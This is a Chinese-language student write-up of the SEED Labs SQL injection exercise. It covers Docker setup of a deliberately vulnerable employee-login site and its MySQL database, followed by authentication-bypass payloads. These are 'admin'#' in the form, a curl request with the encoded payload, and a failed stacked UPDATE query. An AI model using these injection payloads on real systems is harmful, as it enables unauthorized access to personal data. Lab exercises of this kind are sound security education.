# 前言

SQL注入是一种利用web应用程序和数据库服务器之间接口漏洞的代码注入技术。当用户的输入在被发送到后端数据库服务器之前没有在web应用程序中被正确地检查时，就会出现漏洞。

许多web应用程序接受用户的输入，然后使用这些输入构造SQL查询，因此web应用程序可以从数据库获取信息。Web应用程序也使用SQL查询在数据库中存储信息。这些是web应用程序开发中的常见实践。当SQL查询的构造不仔细，可能会出现SQL注入漏洞。SQL注入攻击是web应用程序中最常见的攻击之一。

在这个实验室中，我们创建了一个容易受到SQL注入攻击的web应用程序。我们的web应用程序包括许多web开发人员经常犯的错误。学生的目标是找到利用SQL注入漏洞的方法，演示攻击可以造成的破坏，并掌握可以帮助防御此类攻击的技术。


# 实验流程

## 准备

1. 准备一台服务器，操作系统当前为Centos 7,用户为root；
2. 安装好docker和docker-compose；
3. 下载实验用的安装文件到服务器上，并解压；目录为/opt/labs/SQL\_injection/Labsetup；

https://seedsecuritylabs.org/Labs\_20.04/Files/Web\_SQL\_Injection/Labsetup.zip

1. 解压Labsetup.zip
2. 在/opt/labs/SQL\_injection/Labsetup目录中，可以看到如下文件




## 部署容器

### 运行环境

创建2个容器，一个是运行的是 the web application server ，IP地址为10.9.0.7 , 另一个运行的是 MySQL

database ，IP地址为10.9.0.8



### 创建网络

docker network create --driver bridge --subnet 10.9.0.0/24 --gateway 10.9.0.254 net-10.9.0.0


### 创建Containers

cd /opt/labs/XSS/Labsetup

将/opt/labs/SQL\_injection/Labsetup/image\_www/Code中所有的php文件中DB的ip地址改为数据库真实IP地址，这里为10.9.0.8,文件如下:


unsafe\_edit\_backend.php unsafe\_edit\_frontend.php unsafe\_home.php unsafe.php

执行docker-compose -f docker-compose.yml build



### 启动Containers

docker-compose up -d



## 实验环境配置

### 本地虚拟机DNS

1. 进入宿主机，向/etc/hosts中加入如下语句


10.9.0.7 www.seed-server.com

### 数据库container

为了防止数据丢失，将容器中的mysql数据目录指定到本地，名称为mysql\_data，所以最好先将本地的该目录删除。

rm -rf mysql\_data

在数据库中已经为业务系统创建很多的公司员工的登录账号，数据可以登录到10.9.0.8所在容器，然后登录mysql数据库: mysql -uroot -pdees，找到表sqllab\_users.credential，可以看到已经有如下数据:




### 打开雇员登录页面

1. 访问http://www.seed-server.com/
2. 打开第一个服务器菜单



进入如下页面



## 实验任务

### 实验目的

在不知道员工凭证的情况下，如何登录该系统。

### 实现原理


看代码/var/www/SQL\_Injection/unsafe\_home.php，其中SQL语句为，

SELECT id, name, eid, salary, birth, ssn, address, email,

nickname, Password

FROM credential

WHERE name= ‘$input\_uname’ and Password=’$hashed\_pwd’



简单来说就是使用admin用户登录时，可以获取所有员工信息;

#### 通过页面攻击

在UserName栏输入admin’#，表明将其上的SQL语句变为


SELECT id, name, eid, salary, birth, ssn, address, email,

nickname, Password

FROM credential

WHERE name= ‘admin’#’ and Password=’$hashed\_pwd’

结果展示如下



#### 通过curl命令实现


curl 'www.seed-server.com/unsafe\_home.php?username=admin%27%23&Password='

#### 使用SQL statement

基本想法是使用SQL注入攻击将一条SQL语句变成两条，而第二条SQL语句则是更新或删除语句。其中sql语句使用’;’隔开。例如:

admin';update credential set credential='1000000' where Name='Alice'#

但这里报了一个错，原因是,在MySQL中实现了一种特殊的保护机制，mysq\_query不允许提交多个请求，导致我们两个连续的请求就会报错。



### SQL Injection Attack on UPDATE Statement

实例为unsafe edit backend.php文件

# 报错

## 登录页面输入admin’#报错

查看/var/log/apaches/error.log报错信息如下:

No route to host in /var/www/SQL\_Injection/unsafe\_home.php on line 59

解决如下:

看59行代码如下，这下清楚了，原来为了可以展示所有的实验，所以将里面的ip改为7和8了，这就导致这里不对了，所以就需要将其全部改过来。

